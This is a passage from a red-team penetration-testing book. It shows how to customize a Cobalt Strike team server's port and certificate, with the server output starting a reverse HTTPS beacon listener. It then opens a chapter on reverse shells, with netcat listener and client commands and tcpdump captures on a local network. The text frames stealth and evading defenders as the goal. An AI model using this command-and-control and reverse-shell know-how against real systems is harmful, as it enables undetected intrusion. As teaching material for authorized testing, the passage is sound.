
Renaming the switchbar helps a lot when it comes to managing multiple sessions from multiple team servers at the same time.

Customizing the team server

The team server is just a bash script that executes the `cobaltstrike.jar` file for starting the server. By default, the Armitage team server runs on port `55553/tcp` and the Cobalt Strike team server runs on port `50050/tcp` (both use SSL for communication initiation). Being the default port, it's easy for someone else to find your team server on the internet and try to connect to it in order to get access to your compromised hosts. Consequently, to protect your team server from attacks, you need to think of a few ways to protect it from other attackers. These may include the following:


- Use a strong password for team server authentication [EASY]
- Whitelist your IP from the team server firewall and deny all other IPs (this could be messy if your IP is dynamic) [MEDIUM]
- Block the `55553/tcp` port from the firewall on the team server and tunnel this port to your system (reverse SSH tunnel) [HARD]
- Customize the team server and change the port [EASY]

To customize the script, first you need to look for the `teamserver` file in your `cobaltstrike` directory. You can do this by executing `ls -alh`:



Next, open the file with an editor of your choice. This may include nano, pico, vim, vi, leafpad, or gedit, but I prefer to use nano:

```
nano teamserver
```



Once this has opened, go to the end of the file and look for the line `keytool -keystore ./cobaltstrike.store`. This line generates an X509 certificate for SSL use:

```
# generate a certificate
	# naturally you're welcome to replace this step with your own permanent certificate.
	# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
	# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
	# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
	# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
	print_info "Will use existing X509 certificate and keystore (for SSL)"
else
	print_info "Generating X509 certificate and keystore (for SSL)"
	keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "$
fi


# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keySt$
```

You should now change the SSL certificate information. By default, Cobalt Strike generates the SSL certificate with `CN=Major Cobalt Strike`, `OU=AdvancedPenTesting`, `O=cobaltstrike`, `L=Somewhere`, `S=Cyberspace`, `C=Earth` as the SSL information, but you can change this to your liking:

```
# generate a certificate
	# naturally you're welcome to replace this step with your own permanent certificate.
	# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
	# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
	# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
	# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
	print_info "Will use existing X509 certificate and keystore (for SSL)"
else
	print_info "Generating X509 certificate and keystore (for SSL)"
$name "CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, S=Cyberspace, C=Earth"
fi
```

For now, we have changed this to `CN=Evil Corp`, `OU=IT`, `O=ECorp`, `L=Atlanta`, `S=xxx, C=Mars`:

```
# generate a certificate
	# naturally you're welcome to replace this step with your own permanent certificate.
	# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
	# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
	# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
	# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
	print_info "Will use existing X509 certificate and keystore (for SSL)"
else
	print_info "Generating X509 certificate and keystore (for SSL)"
$name "CN=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars
fi
```


You now need to look for the last line, which is `java -XX:ParallelGCThreads=4`, and you should also look for the value for `-Dcobaltstrike.server_port`. Change this to the port you want to access the team server at:

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobalts
```

As you can see, we have changed this to port `31337` and saved the team server file:

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./
```

Using the quick `cat` command, you can confirm your changes in the team server script:



```
xXxZombi3xXx:cobaltstrike Harry$ cat teamserver
#!/bin/bash
#
# Start Cobalt Strike Team Server
#

# make pretty looking messages (thanks Carlos)
function print_good () {
    echo -e "\x1B[01;32m[+]\x1B[0m $1"
}
```


As you can see in the following screenshot, the changes are confirmed and saved properly in the team server script. Now our team server is ready to roll!

```
# generate a certificate
	# naturally you're welcome to replace this step with your own permanent certificate.
	# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
	# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
	# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
	# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
	print_info "Will use existing X509 certificate and keystore (for SSL)"
else
	print_info "Generating X509 certificate and keystore (for SSL)"
	keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "C
N=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars"
fi


# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keySto
rePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar server.TeamServer $*
xXxZombi3xXx:cobaltstrike Harry$
```


Run the team server using `sudo` along with the IP and password required for authentication:

```
xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.0.6 12345
Password:
[*] Will use existing X509 certificate and keystore (for SSL)
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 31337
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
[$] WARNING! Beacon will not encrypt tasks or responses! [This is a trial version limitation]
[!] Web Server will use default SSL certificate (you don't want this).
    Use a valid SSL certificate with Cobalt Strike: https://www.cobaltstrike.com/help-malleable-c2#validssl
[$] Disabled x86 payload stage encoding. [This is a trial version limitation]
[$] Disabled x64 payload stage encoding. [This is a trial version limitation]
[+] Listener: _RevHttpsBeacon_ (windows/beacon_https/reverse_https) on port 443 started!
```

In our previous connection profile, we were connecting to port `50050` to access the team server, but now we need to use the port that we changed:



Here, mentioning port `31337` is enough to log in to the team server:



You will be logged in and the Cobalt Strike interface will be displayed:


Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external
internal
user
computer
note
pid
last
Event Log X
07/10 12:19:10 *** harry has joined.
[07/10 12:19] harry
[lag: 00]
event>

Summary

This chapter started by exploring the red-team exercise as well as the concept of the cyber kill chain, which can be used for an attack plan. We then introduced the tool that is used for red-team operations, Cobalt Strike. Here, we also covered team servers, the Cobalt Strike installation and setup, and finally, the Cobalt Strike interface. At the end of this chapter, we customized the team server script by accessing it on a different port.

In the next chapter, you will read about reverse shell connections and how you can get them from the compromised server in a secure way so that the connection is not detected.

Questions

1. Is it absolutely necessary to plan the attack? Why not just hack it like we do normally?
2. Is Cobalt Strike free?
3. Can we run multiple team servers on the same instance?
4. My team server's fingerprint is different than the one I'm seeing on the display. What could be the reason for this?
5. Does Cobalt Strike require the Metasploit framework?
6. How can we use Cobalt Strike to exploit a system and get access to it?
7. What else can we customize in the team server script?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **Red Team Operations: Determining a Plan of Attack**: https://www.fireeye.com/blog/products-and-services/2016/08/red_team_operations.html
- **Red-team tools**: http://psos-security.com/red-teaming-a-tool-for-continuous-improvement/
- **Anatomy of a well-run red-team exercise**: https://www.csoonline.com/article/3250249/network-security/anatomy-of-a-well-run-red-team-exercise.html
- **redteam-plan**: https://github.com/magoo/redteam-plan
- **CobaltStrike**: https://www.cobaltstrike.com/

./ReverseShell

In this chapter, we will focus on getting a reverse connection from an exploited system. We will also cover different methods for getting a secure reverse connection, explaining the difference between a non-encrypted and encrypted channel by showing the noise level it creates in the network using `tcpdump` for packet-level analysis.

When penetration testing, it is common to encounter the issue of getting a shell. In this case, individuals either upload a web shell on the target site and interact with the server or they execute a command to get the reverse connection. In both cases, if the scope of testing includes internal network recon, then reverse shell connection is a must.

For beginners, getting a reverse shell is very interesting. However, many of them don't realize how careless it is to move forward with this without gaining the proper knowledge first. This carelessness could cause their web shell to be deleted from the server, or worse, the vulnerability that let them upload the web shell onto the server could get patched. This is what differentiates a red-team engagement from penetration testing. Unless you're able to answer all of the following questions with a yes, proceed with caution:

- Are you getting the reverse shell on common ports (`80`, `443`, `53`) or have you used any uncommon ports (`4444`, `1337`, `31337`, and so on) for the connection?
- Does your reverse shell communicate over an encrypted channel?
- Did you generate your reverse shell payload from a publically known tool, such as Metasploit Framework or Empire? If you did, have you used any obfuscation or encoding on the payload?

In a red-team engagement, the objective is to get a stealthy reverse shell connection so that the defenders of the organization can't detect our presence in the network. Before using a weapon, always make sure that you understand the weapon first; that is, you need to understand what exactly a reverse connection and a reverse shell connection is.

In this chapter, we will cover the following topics:

- Introduction to reverse connections
- Introduction to reverse shell connections
- Plain versus encrypted reverse shells (`netcat/powercat/ncat/socat/cryptcat`)

- `* reverse_tcp` versus `reverse_https`
- `reverse_https` with custom SSL certificate
- `meterpreter` over `ngrok`
- Quick cheat sheet for reverse shells

Technical requirement

- Metasploit Framework
- `netcat`, `socat`, `cryptcat`, `powercat`
- `ngrok`

Introduction to reverse connections


When the user connects to a server, the user binds its socket with the server's port. This is called a **bind connection**. Bind connections are only possible if incoming connections are allowed by the firewall. In a situation in which incoming connections are restricted, a user can ask the server to connect back. Firewalls generally restrict incoming connections but don't restrict outgoing connections. When the server makes an outgoing connection to the user, this is called a **reverse connection**.

Unencrypted reverse connections using netcat

Reverse connections can be initiated over an unencrypted channel or an encrypted one. To understand reverse connections, let's use a tool called `netcat`.

We started the listener on port `8080` and checked whether or not the port was in the `LISTEN` state by using the following command:


```
nc -lv 8080
netstat -an | grep 8080
```



The `-b` option is intended for the interface to listen on. This option is only available on a few versions of `netcat`.

Let's start `tcpdump` on port `8080`. `tcpdump` will help us analyze network packets on the wire. To start `tcpdump`, run the following command:

```
sudo tcpdump -XX -i lo0 port 8080
(-i is used to capture packets on localhost interface)
```



Now let's wait for the client to connect to our `netcat` server:

Harry — nc -b en0 -lv 8080 — 125×30

```
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080
```

Harry — nc 192.168.2.6 8080 -v — 80×24

```
xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
     1: flags=82<CONNECTED,PREFERRED>
        outif lo0
        src 192.168.2.6 port 53376
        dst 192.168.2.6 port 8080
        rank info not available
        TCP aux info available

Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!
```

Harry — tcpdump ◂ sudo — 76×24

```
4 packets captured
25 packets received by filter
0 packets dropped by kernel
xXxZombi3xXx:~ Harry$
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:08:36.310766 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [SEW], se
q 3898410560, win 65535, options [mss 16344,nop,wscale 5,nop,nop,TS val 5208
90724 ecr 0,sackOK,eol], length 0
        0x0000:  0200 0000 4500 0040 0000 4000 4006 0000  ....E..@..@.@...
        0x0010:  c0a8 0206 c0a8 0206 d080 1f90 e85d 0640  .............].@
        0x0020:  0000 0000 b0c2 ffff 858f 0000 0204 3fd8  ..............?.
        0x0030:  0103 0305 0101 080a 1f0c 2964 0000 0000  ..........)d....
        0x0040:  0402 0000                                ....
20:08:36.310908 IP 192.168.2.6.http-alt > 192.168.2.6.53376: Flags [S.E], se
q 2035537612, ack 3898410561, win 65535, options [mss 16344,nop,wscale 5,nop
,nop,TS val 520890724 ecr 520890724,sackOK,eol], length 0
        0x0000:  0200 0000 4500 0040 0000 4000 4006 0000  ....E..@..@.@...
        0x0010:  c0a8 0206 c0a8 0206 1f90 d080 7953 d6cc  ............yS..
        0x0020:  e85d 0641 b052 ffff 858f 0000 0204 3fd8  .].A.R........?.
        0x0030:  0103 0305 0101 080a 1f0c 2964 1f0c 2964  ..........)d..)d
        0x0040:  0402 0000                                ....
20:08:36.310932 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [.], ack
```

Now that the connection has been established, let's try sending some sensitive information. In this case, I'm sending the passcode `EX812` to `Himanshu`:


Harry — nc -b en0 -lv 8080 — 125×30
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080
Today's Code is : EX812. Please make a note of it @Himanshu
Harry — nc 192.168.2.6 8080 -v — 80×24
xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
1: flags=82<CONNECTED,PREFERRED>
outif lo0
src 192.168.2.6 port 53395
dst 192.168.2.6 port 8080
rank info not available
TCP aux info available
Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!
Today's Code is : EX812. Please make a note of it @Himanshu
Harry — tcpdump ‹ sudo — 76×24
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq
2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5
21124753 ecr 521087380], length 60: HTTP
0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..@.@...
0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 2
0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a ......1.........
0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 ......).Today's.
0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e Code.is.:.EX812.
0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e .Please.make.a.n
0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e ote.of.it.@Himan
0x0070: 7368 750a shu.

